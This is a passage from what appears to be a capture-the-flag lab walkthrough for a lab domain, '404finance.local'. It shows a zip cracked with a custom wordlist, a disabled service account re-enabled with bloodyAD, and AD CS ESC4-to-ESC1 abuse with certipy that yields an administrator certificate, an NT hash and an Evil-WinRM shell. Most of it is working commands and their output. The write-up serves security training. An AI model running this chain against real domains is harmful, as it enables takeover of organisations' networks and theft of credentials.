   skipping: config.dat              unsupported compression method 99
Trying it again with 7z because it supports more modern compression methods and it prompted for password which we don't really have.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ 7z x config_backup.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 351 bytes (1 KiB)

Extracting archive: config_backup.zip
--
Path = config_backup.zip
Type = zip
Physical Size = 351


Enter password (will not be echoed):
ERROR: Wrong password : config.dat

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1

At this point we can extract the hash and try to crack it but we saw earlier the sensitive documents won't be cracked with rockyou list so I looked into the history page on the website and found some interesting phrases that might be password for this.
This is the list I found might be good let's try it instead.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ cat custom_wordlist.txt
DontmessWithTexas
DontMessWithTexas
dontmesswithtexas
DontMessWithTexas404
Austin2004
404dollars
TheGarage2004
PioneeringFinanceOccasionallySecure
admin123
2004
2011
2013
And as we expected the password was out of this history page.
using cewl instead of guessing
If you don't like doing that stuff manually you can try using cewl instead.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ cewl http://404finance.local/history.html -m 12 -w wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
The wordlist is a little longer and has some passwords that don't make sense but still will get you there eventually.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ cat wordlist.txt
CorpBankDialer
accidentally
registerTMCloneTable
deregisterTMCloneTable
YmVmMjJhMDVlN
ZGQyZWYzNDUzMGRlN
SecureAccess
occasionally
unpredictable
certificates
vulnerabilities
infrastructure
Administrator
transparency
unpredictability
Occasionally
DontmessWithTexas
institutions
transactions
experimental
Now we can uncompress this file.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ 7z x config_backup.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 351 bytes (1 KiB)

Extracting archive: config_backup.zip
--
Path = config_backup.zip
Type = zip
Physical Size = 351


Enter password (will not be echoed):
Everything is Ok

Size: 147
Compressed: 351
Access as svc.services
And looking inside it we have password for the svc.services account, it is for the WIN-SRV01 host but it doesn't have to be local password or anything, there is a good chance it is a valid domain cred so let's test it.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ cat config.dat
# Configuration Backup - Do not delete!
[ServiceUser]
username = svc.services
password = S3rv1cePower2024!
host = WIN-SRV01
autostart = true
And as you can see the creds are valid but the account is disabled as we already know.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u svc.services -p 'S3rv1cePower2024!'
SMB 10.1.12.102 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.1.12.102 445 DC-404 [-] 404finance.local\svc.services:S3rv1cePower2024! STATUS_ACCOUNT_DISABLED
If it was invalid password, we would get STATUS_LOGON_FAILURE message instead.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u svc.services -p 'wrongpass!'
SMB 10.1.12.102 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.1.12.102 445 DC-404 [-] 404finance.local\svc.services:wrongpass! STATUS_LOGON_FAILURE
Now all we need to do is to enable the account back again using the user robert.graef who has access to do this.
Using bloodyAD we can remove that UAC.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ bloodyAD --host 10.1.12.102 -d 404finance.local -u robert.graef -p Password123 remove uac svc.services -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from svc.services's userAccountControl
Now we can access the account.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u svc.services -p 'wrongpass!' ^C
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ sudo apt install glow^Cblog.md
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ nxc smb 10.1.12.102 -u svc.services -p 'S3rv1cePower2024!'
SMB 10.1.12.102 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.1.12.102 445 DC-404 [+] 404finance.local\svc.services:S3rv1cePower2024!
We already know that this account has some permissive AD CS permission that resulted into some type of ESC attack it might be over the CA itself or some certain template so let's check.
ESC4 to ESC1
Listing the vulnerable template showed that the template Vuln-ESC4 is vulnerable to ESC4.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ certipy find -u svc.services -p 'S3rv1cePower2024!' -dc-ip 10.1.12.102 -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 31 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for '404finance-DC-404-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for '404finance-DC-404-CA'
[*] Checking web enrollment for CA '404finance-DC-404-CA' @ 'DC-404.404finance.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name : 404finance-DC-404-CA
    DNS Name : DC-404.404finance.local
    Certificate Subject : CN=404finance-DC-404-CA, DC=404finance, DC=local
    Certificate Serial Number : 49F9F3F512FE1BA84F59D5DAAD071218
    Certificate Validity Start : 2025-07-03 13:33:46+00:00
    Certificate Validity End : 2030-07-03 13:43:46+00:00
    Web Enrollment
      HTTP
        Enabled : False
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : 404FINANCE.LOCAL\Administrators
      Access Rights
        ManageCa : 404FINANCE.LOCAL\Administrators
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Enterprise Admins
        ManageCertificates : 404FINANCE.LOCAL\Administrators
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Enterprise Admins
        Enroll : 404FINANCE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name : Vuln-ESC4
    Display Name : Vuln-ESC4
    Certificate Authorities : 404finance-DC-404-CA
    Enabled : True
    Client Authentication : True
    Enrollment Agent : False
    Any Purpose : False
    Enrollee Supplies Subject : True
    Certificate Name Flag : EnrolleeSuppliesSubject
    Enrollment Flag : IncludeSymmetricAlgorithms
                                          PendAllRequests
                                          PublishToDs
    Private Key Flag : ExportableKey
    Extended Key Usage : Client Authentication
                                          KDC Authentication
                                          Server Authentication
                                          Smart Card Logon
    Requires Manager Approval : True
    Requires Key Archival : False
    Authorized Signatures Required : 1
    Schema Version : 2
    Validity Period : 99 years
    Renewal Period : 650430 hours
    Minimum RSA Key Length : 2048
    Template Created : 2025-07-03T13:38:39+00:00
    Template Last Modified : 2025-07-03T14:13:19+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights : 404FINANCE.LOCAL\Service Account
      Object Control Permissions
        Owner : 404FINANCE.LOCAL\Enterprise Admins
        Full Control Principals : 404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Local System
                                          404FINANCE.LOCAL\Enterprise Admins
        Write Owner Principals : 404FINANCE.LOCAL\Service Account
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Local System
                                          404FINANCE.LOCAL\Enterprise Admins
        Write Dacl Principals : 404FINANCE.LOCAL\Service Account
                                          404FINANCE.LOCAL\Domain Admins
                                          404FINANCE.LOCAL\Local System
                                          404FINANCE.LOCAL\Enterprise Admins
        Write Property Enroll : 404FINANCE.LOCAL\Service Account
    [+] User Enrollable Principals      : 404FINANCE.LOCAL\Service Account
    [+] User ACL Principals             : 404FINANCE.LOCAL\Service Account
    [!] Vulnerabilities
      ESC4 : User has dangerous permissions.
What is ESC4? ESC4 is AD CS privilege escalation vector based on weak/misconfigured access control on a certificate template object itself not the template's setting but who's allowed to modify those settings. Meaning if a principal got GenericWrite for example over a template this is vulnerable to ESC4.
How to abuse?
We can edit the template configuration directly turning normal safe template into more exploitable template like ESC1 where we enabled the flag CA_FLAG_ENROLEE_SUPPLIES_SUBJECT (let the requester specify any SAN/UPN including domain admin) then abuse the ESC1 and enable EKU and remove the approval requirements.
Now this template is vulnerable to ESC1 and we can request a certificate as any user we need without any approval.
So first we write the default configuration which makes it vulnerable to ESC1.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ certipy template -u svc.services -p 'S3rv1cePower2024!' -dc-ip 10.1.12.102 -template 'Vuln-ESC4' -action modify-owner -owner svc.services -h^C
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ certipy template -u svc.services -p 'S3rv1cePower2024!' -dc-ip 10.1.12.102 -template 'Vuln-ESC4' -write-default-configuration -force
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'Vuln-ESC4.json'
[*] Wrote current configuration for 'Vuln-ESC4' to 'Vuln-ESC4.json'
[*] Updating certificate template 'Vuln-ESC4'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9cD\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x000\x00\x02\x00\x00\x00\x00\x00\x14\x00\xff
\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x
00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*] pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIOverlapPeriod: b'\x00\x80\xa6\n\xff\xde\xff\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     msPKI-RA-Signature: 0
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
[*] Successfully updated 'Vuln-ESC4'
ESC1 to Domain Admin
Then request a certificate for administrator by specifying his UPN instead of using ours.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ certipy req -u svc.services -p 'S3rv1cePower2024!' -dc-ip 10.1.12.102 -target DC-404.404finance.local -ca '404finance-DC-404-CA' -template 'Vuln-ESC
4' -upn administrator@404finance.local
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@404finance.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Then authenticate with this pfx file and because the PKINIT is enabled on this CA we get the administrator hash.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.1.12.102
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@404finance.local'
[*] Using principal: 'administrator@404finance.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@404finance.local': aad3b435b51404eeaad3b435b51404ee:a6019e48da8f602a60c30a6f0136d792
And we can access the target over WinRM.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.1.12.102
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@404finance.local'
[*] Using principal: 'administrator@404finance.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@404finance.local': aad3b435b51404eeaad3b435b51404ee:a6019e48da8f602a60c30a6f0136d792
And as you can see we can access it over WinRM.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ evil-winrm -i 10.1.12.102 -u administrator -H a6019e48da8f602a60c30a6f0136d792

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
finance404\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
FLAG[404Financ<LOOK THE OTHER WAY KID>]
And the user flag was under daniel.hoffmann.
┌─[vpn.coursestack.com 10.200.82.132]─[jimmex@attacker]─[~/HSM/404]
└──╼ [★]$ evil-winrm -i 10.1.12.102 -u administrator -H a6019e48da8f602a60c30a6f0136d792

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ChildItem -Path C:\Users -Filter user.txt -Recurse -ErrorAction SilentlyContinue -Force


    Directory: C:\Users\daniel.hoffmann\Desktop


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 7/2/2025 11:16 AM 1164 user.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\daniel.hoffmann\Desktop\user.txt
FLAG{SafeDeposit_<LEARN THE LESSON PLEASE>}
Path
Resources
- Username-Anarchy — Username Enumeration
- Kerbrute — Kerberos User Enumeration
- The Hacker Recipes — Shadow Credentials
- Certipy — AD CS Enumeration & Abuse
- Certified Pre-Owned — AD CS Attack Research (SpecterOps)
- HackTricks — AD CS ESC4
- HackTricks — AD CS ESC1
- bloodyAD — Active Directory Privilege Escalation
- Evil-WinRM — WinRM Shell
- CeWL — Custom Wordlist Generator